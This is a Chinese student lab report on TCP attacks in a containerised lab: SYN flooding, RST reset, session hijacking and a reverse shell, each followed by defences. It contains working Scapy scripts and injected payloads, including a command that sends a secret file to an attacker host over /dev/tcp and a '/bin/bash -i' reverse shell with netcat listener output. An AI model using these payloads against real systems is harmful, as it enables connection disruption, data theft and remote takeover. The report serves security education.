西南科技大学

# 网络攻击与防御
# 实验报告

实验题目：TCP 攻击

学生姓名：

学生学号：

## 一、 实验作业题目

1. TCP SYN 泛洪攻击
2. TCP RST 复位攻击
3. TCP 会话劫持攻击
4. 反向 Shell 连接

## 二、 实验思路

容器启动后，查看容器信息

```
[03/19/25]seed@VM:~/.../Labsetup$ dockps
4672e8279521  user2-10.9.0.7
b32507b37c5c  user1-10.9.0.6
035d96d2064b  seed-attacker
dba56bc51a7d  victim-10.9.0.5
```

### TCP SYN 泛洪攻击

**任务 1.1：使用 python 程序完成 SYN 泛洪攻击**

查看 syn_flood.py 脚本发现是发送 TCP 包给 10.9.0.5 的 23 端口，在 seed-attacker 中运行该脚本。

查看修改 net.ipv4.tcp_max_syn_backlog 和 net.ipv4.tcp_synack_retries 参数，使攻击更容易实现。

```
root@dba56bc51a7d:/# sysctl net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@dba56bc51a7d:/# sysctl net.ipv4.tcp_synack_retries=10
net.ipv4.tcp_synack_retries = 10
```

实验结果：

一直都无法连接，导致超时连接中断。

```
root@b32507b37c5c:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

## 任务 1.2：使用 C 程序完成 SYN 泛洪攻击

编译 C 语言程序后运行该程序

使用命令 netstat -tna | grep SYN_RECV | wc -l 查看处于“SYN_RECV”状态的端口数量

```
root@dba56bc51a7d:/# netstat -tna | grep SYN_RECV |wc -l
61
```

实验结果：

一直都无法连接，导致超时连接中断。

```
root@b32507b37c5c:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

## 任务 1.3：打开 SYN Cookie Countermeasure 再次进行实验

打开 SYN Cookie Countermeasure，如果机器检测到它受到 SYN 泛洪攻击，它将启动 countermeasure。

```
root@dba56bc51a7d:/#  sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

实验结果：

不能成功

```
^Croot@b32507b37c5c:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
dba56bc51a7d login:
```

防御方法：

增加 TCP backlog 队列、减少 SYN-RECEIVED 的时间、SYN Cookies 打开

## TCP RST 复位攻击

```
myFilter = 'tcp and src host {} and dst host {} and src port 23'.format(server,
client)
print("Running REST attack ...")
print("Filter used:{}".format(myFilter))
print("Spoofing RESET packets from Client({}) to Server({})".format(client, serv
er))

# Change the iface field with the actual name on your container
sniff(iface='br-65f3ab917643', filter=myFilter, prn=spoof)
```

查看 tcp_rst.py 脚本，修改相关网卡设置

```
root@b32507b37c5c:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
dba56bc51a7d login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
seed@dba56bc51a7d:~$ hConnection closed by foreign host.
```

登陆成功

连接丢失

10.9.0.6 telnet 10.9.0.5 后在攻击机运行 tcp_rst.py 脚本发起攻击，导致 telnet 连接丢失

实验结果：

仔细观察输出结果，可以发现这个包中的 RST

```
^C[03/19/25]seed@VM:~/.../volumes$ sudo ./tcp_rst.py 10.9.0.6 10.9.0.5
Running REST attack ...
Filter used:tcp and src host 10.9.0.5 and dst host 10.9.0.6 and src port 23
Spoofing RESET packets from Client(10.9.0.6) to Server(10.9.0.5)
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0               (0)
ttl        : ByteField                         = 64              (64)
proto      : ByteEnumField                     = 6               (0)
chksum     : XShortField                       = None            (None)
src        : SourceIPField                     = '10.9.0.6'      (None)
dst        : DestIPField                       = '10.9.0.5'      (None)
options    : PacketListField                   = []              ([])
--
sport      : ShortEnumField                    = 48150           (20)
dport      : ShortEnumField                    = 23              (80)
seq        : IntField                          = 2777902813      (0)
ack        : IntField                          = 0               (0)
dataofs    : BitField  (4 bits)                = None            (None)
reserved   : BitField  (3 bits)                = 0               (0)
flags      : FlagsField  (9 bits)              = <Flag 4 (R)>    (<Flag 2 (S)>
)
window     : ShortField                        = 8192            (8192)
chksum     : XShortField                       = None            (None)
urgptr     : ShortField                        = 0               (0)
options    : TCPOptionsField                   = []              (b'')
version    : BitField  (4 bits)                = 4               (4)
```

防御方法：


使用防火墙将进来的包带 RST 位的包丢弃、过滤 icmp 重定向报文、建立连接验证机制

## TCP 会话劫持攻击

使用 sniffer.py 捕获网卡的 TCP，运行 sniffer.py 后，在 10.9.0.5 上进行 telnet 连接并登录。

登录后将 sniffer.py 脚本停止运行，用 wireshark 打开同一目录

下捕获到的流量包，找到最后一条 TCP 包，查看以下信息：




源端口号：37802

目的端口号：23

TCP 的数据长度：0


序列号：1590461915

确认号：1084127024

即攻击者发出的攻击包的序列号是 1590461915，攻击包的源端口号和目的端口号应该分别是 37802 和 23

创建 secret 文件后，在攻击端监听 9090 端口，在建立起 telnet 连接的服务端输入命令 cat /home/seed/secret > /dev/tcp/10.9.0.1/9090，奖数据定向发送到攻击机的 9090 端口。

查看攻击机的监听内容为 secret 文件内容




重新运行 sniffer.py 获取序列号后修改 tcp_hijackin.py 脚本

```
Wireshark
print("SENDING SESSION HIJACKING PACKET.........")
IPLayer = IP(src="10.9.0.5", dst="10.9.0.6")
TCPLayer = TCP(sport=37802, dport=23, flags="A", seq=1590461915, ack=1084127024)
Data = "\r cat /home/seed/secret > /dev/tcp/10.9.0.1/9090\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
```

在攻击机监听 9090 端口后，重新打开一个攻击机容器运行 tcp_hijacking.py

```
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.5'      (None)
dst        : DestIPField                         = '10.9.0.6'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 37802           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 1590461915      (0)
ack        : IntField                            = 1084127024      (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>
)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
--
load       : StrField                            = b'\r cat /home/seed/secret >
/dev/tcp/10.9.0.1/9090\r' (b'')
root@VM:/volumes#
```


发现监听段口输出文件内容。

```
root@VM:/# nc -lv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 56964
**********************
This is top secret!
**********************
```

攻击成功后，在客户端的 telnet 终端输入一些内容，会发现程序不再对输入有任何响应，连接似乎冻结了。这是因为攻击者注入的数据打乱了客户端和服务器之间的序列号

我们重新利用 sniffer.py 捕获 TCP 包，运行 sniffer.py 后再 telnet 终端输入一些内容后终端，打开新生成的流量包。

发现很多重传包



| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 1 | 2025-03-19 03:4… | 10.9.0.5 | 10.9.0.6 | TELNET | 67 | Telnet Data ... |
| 2 | 2025-03-19 03:4… | 10.9.0.6 | 10.9.0.5 | TCP | 78 | [TCP ACKed unseen segment] 23 → 37802 [ACK] Seq=108 |
| 3 | 2025-03-19 03:4… | 10.9.0.5 | 10.9.0.6 | TCP | 67 | [TCP Keep-Alive] 37802 → 23 [PSH, ACK] Seq=15904619 |
| 4 | 2025-03-19 03:4… | 10.9.0.6 | 10.9.0.5 | TCP | 78 | [TCP Keep-Alive ACK] [TCP ACKed unseen segment] 23 |
| 5 | 2025-03-19 03:4… | 10.9.0.5 | 10.9.0.6 | TCP | 67 | [TCP Keep-Alive] 37802 → 23 [PSH, ACK] Seq=15904619 |
| 6 | 2025-03-19 03:4… | 10.9.0.6 | 10.9.0.5 | TCP | 78 | [TCP Keep-Alive ACK] [TCP ACKed unseen segment] 23 |
| 7 | 2025-03-19 03:4… | 10.9.0.5 | 10.9.0.6 | TCP | 67 | [TCP Keep-Alive] 37802 → 23 [PSH, ACK] Seq=15904619 |
| 8 | 2025-03-19 03:4… | 10.9.0.6 | 10.9.0.5 | TCP | 78 | [TCP Keep-Alive ACK] [TCP ACKed unseen segment] 23 |
| 9 | 2025-03-19 03:4… | 10.9.0.5 | 10.9.0.6 | TCP | 67 | [TCP Keep-Alive] 37802 → 23 [PSH, ACK] Seq=15904619 |
| 10 | 2025-03-19 03:4… | 10.9.0.6 | 10.9.0.5 | TCP | 78 | [TCP Keep-Alive ACK] [TCP ACKed unseen segment] 23 |
| 11 | 2025-03-19 03:4… | 10.9.0.5 | 10.9.0.6 | TCP | 67 | [TCP Keep-Alive] 37802 → 23 [PSH, ACK] Seq=15904619 |
| 12 | 2025-03-19 03:4… | 10.9.0.6 | 10.9.0.5 | TCP | 78 | [TCP Keep-Alive ACK] [TCP ACKed unseen segment] 23 |
| 13 | 2025-03-19 03:4… | 10.9.0.5 | 10.9.0.6 | TCP | 67 | [TCP Keep-Alive] 37802 → 23 [PSH, ACK] Seq=15904619 |
| 14 | 2025-03-19 03:4… | 10.9.0.6 | 10.9.0.5 | TCP | 78 | [TCP Keep-Alive ACK] [TCP ACKed unseen segment] 23 |
| 15 | 2025-03-19 03:4… | 10.9.0.5 | 10.9.0.6 | TELNET | 67 | Telnet Data ... |
| 16 | 2025-03-19 03:4… | 10.9.0.6 | 10.9.0.5 | TCP | 78 | [TCP ACKed unseen segment] 23 → 37712 [ACK] Seq=141 |

防御方法：

使用安全协议进行服务器与客户端的数据交换，使攻击者无法获取数据包的序列号等信息

## 反向 Shell 连接

重新运行 sniffer.py 获取序列号后修改 tcp_hijackin.py 脚本

```
8 TCPLayer = TCP(sport=37924, dport=23, flags="A", seq=3117457709, ack=2640752961)
9 Data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 2>&1 0<&1 \r"
```

攻击机 9090 端口后运行 tcp_hijackin.py

```
id          : ShortField                        = 1              (1)
flags       : FlagsField  (3 bits)              = <Flag 0 ()>    (<Flag 0 ()>)
frag        : BitField  (13 bits)               = 0              (0)
ttl         : ByteField                         = 64             (64)
proto       : ByteEnumField                     = 6              (0)
chksum      : XShortField                       = None           (None)
src         : SourceIPField                     = '10.9.0.5'     (None)
dst         : DestIPField                       = '10.9.0.6'     (None)
options     : PacketListField                   = []             ([])
--
sport       : ShortEnumField                    = 37924          (20)
dport       : ShortEnumField                    = 23             (80)
seq         : IntField                          = 3117457709     (0)
ack         : IntField                          = 2640752961     (0)
dataofs     : BitField  (4 bits)                = None           (None)
reserved    : BitField  (3 bits)                = 0              (0)
flags       : FlagsField  (9 bits)              = <Flag 16 (A)>  (<Flag 2 (S)>
)
window      : ShortField                        = 8192           (8192)
chksum      : XShortField                       = None           (None)
urgptr      : ShortField                        = 0              (0)
options     : TCPOptionsField                   = []             (b'')
--
load        : StrField                          = b'\r /bin/bash -i > /dev/tcp/
10.9.0.1/9090 2>&1 0<&1 \r' (b'')
root@VM:/volumes#
```

建立起

```
root@VM:/volumes# nc -lv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 57086
```

## 三、 实验分析及总结（写自己在实践过程中遇到的**问题及解决方法**；本次实验**体会、收获**）

问题：使用 C 程序完成 SYN 泛洪攻击时，无论如何修改参数 backlog 和 retries 都能 telnet 连接上，泛洪攻击失败。

```
root@b32507b37c5c:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
dba56bc51a7d login: ^CConnection closed by foreign host.
```

解决方法：查看 NoteB，可能是 user1 在进行 C 程序攻击前建立了连接，所以 user1 免疫泛洪攻击。使用 ip tcp_metrics flush 即可解决。

问题：TCP RST 复位攻击 10.9.0.6 telnet 10.9.0.5 失败

```
root@b32507b37c5c:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

解决办法：之前泛洪攻击仍在生效，重新进入容器即可

问题： TCP 会话劫持攻击，运行 tcp_hijacking.py 后无法查看到机密文件内容

解决方法：因为按照手册内容获取到的序列号后还进行了文件重

定向到攻击者处（属于 tcp 数据包），序列进行了更新。我们重新执行 sniffer.py 获取新的序列号即可

体会及收获：

在本次实验中，我理解了 TCP 不同攻击方式的原理与实现，SYN 泛洪攻击通过耗尽服务器资源，使正常连接请求无法被处理。TCP RST 复位攻击能轻易中断已建立的连接，凸显了连接验证机制的必要性。而 TCP 会话劫持攻击则揭示了序列号管理不善带来的严重安全隐患。

通过实践，我学会了运用多种工具和编程语言来模拟这些攻击。同时，也掌握了相应的防御方法，遇到问题并解决的过程极大地提升了我的问题排查和解决能力。